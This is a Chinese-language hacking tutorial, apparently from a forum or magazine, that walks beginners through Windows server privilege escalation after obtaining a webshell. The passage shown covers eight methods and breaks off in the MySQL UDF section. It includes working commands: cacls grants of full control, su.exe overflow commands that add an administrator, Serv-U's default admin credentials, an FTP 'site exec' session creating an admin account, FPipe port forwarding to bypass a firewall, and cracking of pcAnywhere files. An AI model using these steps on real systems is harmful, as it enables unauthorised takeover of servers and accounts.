提权一直是网络安全的重要话题之一，在国内各大黑客论坛随处可见。随着获取 webshell 技术的普及，得到一个 webshell 变的很简单，前辈们曾说过，不想得到系统权限的黑客不是好黑客。当前的国内网络安全形式由原来的 SQL 注入逐渐向更高的层次发展了，关于提权的问题也应运而生。本文只是帮助入门的读者朋友做个引阶，讲解详细易懂，共分二十个提权方法。由于笔者技术水平有限，不可能将每个细节都写到，希望大家多多理解和体会。

一、上传 ASPX、PHP、JSP 脚本木马提权

在我们拿到 webshell 后都会遇到各种问题，现在的主机对 webshell 封杀的很厉害，而且有些限制了 webshell 只能浏览网站本身所在的目录，这是因为管理员对每个网站文件夹都建立了来宾账户，并对其他盘符赋予"拒绝"权限。权限设置的前提是，硬盘必须是 NTFS 格式。比如拿到一个 ASP 木马，它所在的组是 Guest 组，权限是很小的，不能在 CMD 中直接添加用户，所以 ASP 木马想在 CMD 中直接执行添加系统管理员的命令是不可能的。

在这样的情况下，可以尝试上传 .net 木马。.net 木马所属 Users 组权限，如图 1 所示，相对于 APS 木马高，当盘符没有对 Users 组设置"拒绝"权限的话，就可以利用 ASPX 木马来访问一些敏感数据，得到提权的有效信息。




图 1

如果 Apache 服务器是以 System 权限启动的，那就意味着可以上传 PHP 木马来得到提权的目的，这样就可以访问系统的 CMDShell 来添加系统用户。在实际环境下遇到 Window+Apache 架设的环境时，PHP 木马的权限一般不大，和 ASP 木马一样，属于 Guest 组。如果是 Linux 环境下，PHP 木马就可以发挥威力了。因为本人对 Linux 不熟悉，所以在这里就不多说了。

JSP+Tomaco 服务器这对黄金组合时下在国内用户还不是很多，只有大型的网站使用，主要还是因为 JSP 动态开发技术在国内不成熟。JSP+Oracle 数据库属于超大型数据库，JSP 木马通常在服务器中都是以系统权限运行的，所以说得到 JSP 木马后你就可以大胆的尝试添加系统账户了。现在国内 ASP 木马和 PHP 木马后技术比较成熟，JSP 木马还处于成长阶段。

二、利用 cacls.exe 命令提权

Cacls 命令在 webshell 提权过程中用得还是比较多的，记得曾经想修改一个网站的主页，

当我保存时提示没有权限，说明对于ASP木马拒绝“写入修改”权限。这个时候如果服务器支持ASPX，可以尝试上传ASPX木马来达到提权的目的；如果服务器禁止了ASPX运行又该怎么办呢？可以尝试利用webshell自带的上传功能，上传本地做好的黑页去替换掉服务器上的文件，以此来达到目的。若依旧没有“上传写入”的权限，这个时候就需要利用Cacls命令来提权。

Cacls命令格式及相关参数如下，在命令中可以使用通配符指定多个文件。

cacls.exe c: /e /t /g everyone:F # 把c盘设置为everyone可以浏览

CACLS filename [/T] [/E] [/C] [/G user:perm] [/R user [...]][/P user:perm [...]] [/D user [...]]

```
filename  显示ACL
/T  更改当前目录及其所有子目录中指定文件的ACL
/E  编辑ACL而不替换
/C  在出现拒绝访问错误时继续
/G user:perm  赋予指定用户访问权限
Perm 可以是R（读取）、W（写入）、C（更改、写入）、F（完全控制）
/R user  撤销指定用户的访问权限（仅在与/E一起使用时合法）
/P user:perm  替换指定用户的访问权限
Perm 可以是N（无）、R（读取）、W（写入）、C（更改、写入）、F（完全控制）
/D user  拒绝指定用户的访问
```

Cacls命令格式其实很简单的，上面都有注释了，大家多多理解下。比如我们在入侵网站的过程中，对index.asp文件没有修改权限，可以尝试利用Calcs命令来修改权限。命令为**cacls E:\index.asp /t /e /c /g interactive:f**，这段命令的意思是将E:\index.asp文件权限修改成Everyone完全控制权限的interactive组成员（IIS访问用户IUSER_机器名就在这一组中）。

但是注意cacls命令运行的环境，当IUSER没有对index.asp文件的修改权限，而USERS组对此文件具有完全控制权限的时候，就可以利用Cacls命令来提权。

三、Serv-U有目录修改权限提权

在webshell提权过程中，想必Serv-U提权是平常运用得最多的了。从当初的5.x版本到如今的6.4版本，一直漏洞不断，出现过本地溢出漏洞、Serv-U无目录修改权限下的提权、Serv-U有目录修改权限下的提权，以及Serv-U反弹提权。在这里我会分别讲解上述的几种提权状况。

Serv-U本地溢出漏洞主要出现在早期版本中，最新的6.4版本修复了此漏洞。此漏洞危害等级为严重！入侵者只需要webshell配合SU就可获得服务器权限。本地溢出可以说是利用了Mssocket组件来访问FTP，现在已经有了su.exe本地溢出程序，利用webshell上传到服务器上在cmd中运行如下命令就可以成功添加账户和密码了。

```
su.exe 43958 'net user ly 123456 /add'
su.exe 43958 'net localgroup administrators ly /add'
```

四、Serv-U无目录修改权限提权

前面讲了在Serv-U有目录修改权限下的提权，利用起来很简单的，这里说说在Serv-U中无目录修改权限下的提权方法。首先尝试访问Serv-U安装目录，如果能浏览但不能写入或修改的时候我们通常会使用默认的账户（LocalAdministrator）和密码（#l@$ak#.lk;0@P）

来提权。

现在的 webshell 大多都集成了 ASP 版本的 Serv－U 提权，如果 Serv－U 账户和密码没有修改，而且版本在 6.4 以下的就可以成功提权。但是随着 Serv－U 最新版本的出现，这个提权方法开始失效，我们只有尝试下载 ServUAdmin.exe 文件到本地，然后用 UE 打开，并找到对应的账户和密码信息，最后利用 ASP 版本的程序提权。总而言之，在没有目录修改权限的情况下可以尝试这种方法。

五、Serv-U 本地溢出提权

如果拿到一个 webshell 对 Serv－U 目录下的文件具有修改权限，那就意味着提权将变的很轻松。Serv-U 的配置信息在 ServUDaemon.ini 文件中，其中包含着 Serv-U 用户的所有配置信息，我们可以在本地安装 Serv－U，将本地的配置信息传到服务器上覆盖即可。下面我详细说下本地 Serv－U 的设置，这里以中文汉化版为例。

在本地安装好，新建用户—> 配置密码—> 指定用户访问目录—> 一直"下一步"直到完成，如图 2 所示。




图 2

然后在"目录访问"选项中，将所有项目选中，这就意味着你所建立的账户具有最高权限，如图 3 所示。




图 3

配置好后将目录下的 ServUDaemon.ini 文件用 webshell 上传覆盖掉服务器上的文件，然后在本地命令提示符下执行以下命令，就在服务器上建立了管理员权限账户，如图 4 所示。

```
C:\WINDOWS\system32\cmd.exe - ftp 220.178.31.42
Microsoft Windows XP [版本 5.1.2600]
(C) 版权所有 1985-2001 Microsoft Corp.

C:\Documents and Settings\Administrator>ftp 220.178.31.42
Connected to 220.178.31.42.
220 Serv-U FTP Server v6.4 for WinSock ready...
User (220.178.31.42:(none)): hack
331 User name okay, need password.
Password:
230 User logged in, proceed.
ftp> quote site exec net user hacker 123456 /add
200 EXEC command successful (TID=33).
ftp> quote site exec net localgroup administrators hacker /add
200 EXEC command successful (TID=33).
ftp>
```

图 4

```
quote site exec net user ly 123456 /add
quote site exec net localgroup administrators ly /add
```

六、Serv-U反弹提权

当我们拿到webshell时，利用asp或者aspx版本的Serv-U提权程序，服务器会积极拒绝我们的请求，这是因为防火墙限制了外界与43958端口通信。解决的办法就是将43958端口转发到其他端口，绕过防火墙的拦截。

首先上传Fpipe.exe文件到webshell可执行权限的目录，一般有“C:\RECYCLER”，或者是“C:\Docume~1\All Users\”等目录。再保证Serv-U的默认账户和密码，以及端口号没有更改，若更改了得先获取具体信息后再提权。在webshell命令中执行：**C:\RECYCLER\FPipe.exe" -v -l 1234 -r 43958 127.0.0.1**，意思是将服务器本地的43958端口转发到1234端口上。

接下来在本地机器上新建个Serv-U，IP填服务器的IP地址，账户填上默认的“LocalAdministrator”，密码处填上默认的#l@$ak#.lk;0@P，端口号写上“1234”。然后连上Serv-U，再利用上面的办法添加系统账户和密码，得到System权限。

七、利用Pcanywhere提升权限

在网站提权过程中，利用最广泛的第三方软件应该除了Serv-U就是Pcanywhere了。Pcanywhere是赛门铁克公司出品的一款远程控制软件，极大的方便了管理员对远程服务器的在线管理，所以在很多服务器上都有它的身影。所谓树大招风，自然也就成了黑客们研究的重点对象，于是就有了各种提权方法。

熟悉Pcanywhere的朋友都知道，安装了Pcanywhere的服务器开放了5631、5632端口，其默认的安装目录是**“C:\Docume~1\All Users\Application Data\Symantec\Pcanywhere”**，正好是在All Users目录下，这就方便了ASP木马的访问，导致了安全问题。

利用ASP木马访问软件安装目录下的“*.cif”文件，将其下载回本地，利用Pcanywpass或者Domian3.6辅助功能可以破解出Pcanywhere密码和账户，如图5所示。




图5

有了账户和密码，在本地机器上安装Pcanywhere，配置好端口就可连接上服务器了，如

图 6 所示。




图 6

上述提权方法只针对 Pcanywhere 11 以前的版本有效，现在出了 Pcanywhere12，发现安装后在"C:\Docume~1\All Users\Application Data\Symantec\Pcanywhere"目录下并没有"*.cif"文件，但是在**"C:\Docume~1\All Users\Application Data\Symantec\Pcanywhere\host"**目录下有个.cif 文件，下载回本地破解后是乱码。

小知识

此时提权的方法：在本地新建个连接，将本地 host 目录下的"*.cif"文件上传到服务器上覆盖，再连接服务器端 Pcanywhere 就可以得到 System 权限。

关于 Pcanywhere 的入侵手段，笔者只积累了这么多，如果大家有新发现到时候一定要反馈给我哦，共同学习进步！

提权

八、利用 MYSQL 提权

现在流行的脚本语言是 ASP、ASP.NET 以及 PHP 了，对于 JSP 脚本语言，国内貌似还不成熟。对于安全而已，漏洞最多的当然属 ASP 了，而 PHP 脚本在各位大牛的研究下，漏洞也变多了。ASP.NET 安全性还可以，笔者在用 ASP.NET 做 Web 的时候，也养成了定义变量的习惯，比如在获取 ID 变量的时候，传统 ASP 的写法是：

```
<% dim ID
ID = Request.Querystring('id')
Set Rs = Server.CreateObject('Adodb.Recordset')
Sql='select * from news where id =' & id
Rs.open Sql,conn,1,1
%>
```

以上代码的编写，如果程序员一疏忽，就很容易导致 SQL 注入漏洞。而在.Net 中就不会出现这样的问题，如果在获取变量的时候没有定义相应的变量类型，会出现波浪线提示你，也希望大家对安全性进行了解或者养成良好的书写习惯。

.Net 写法如下：

```
Dim id as integer
Id = e.items.cells(0).text
Dim cmd As Data.OleDb.OleDbCommand
Dim cmdstr As String
Cmdstr =" select * from news where id =" & id
Cmd = New Data.OleDb.OleDbCommand ( cmdstr ,conn)
```

变量在获取之前就声明了，这样就很难出现ＳＱＬ 注入漏洞。这个话题有点扯远了，回来说说MYSQL 提权。在PHP+MYSQL 架设的网站中，想提权的话估计还得靠MYSQL 数据库。如果在数据库连接文件中使用了“root”来连接数据库，权限就相当于ＭＹＳＱＬ 数据库中ＳＡ 权限的角色。

怎么获取php webshell 我就不说了，大家自己想办法。先利用webshell 上传MYSQL 提权程序和一段ＰＨＰ 脚本程序，然后利用得到的root 账户和密码，以及连接数据库文件来连接上MYSQL 数据库。**接下来导出Udf.dll 文件，值得注意的是：在Win2000 下此文件的位置在："C:\Winnt\udf.dll"，而win2003 下，此文件位置在："C:\Windows\udf.dll"**，如图7 所示。

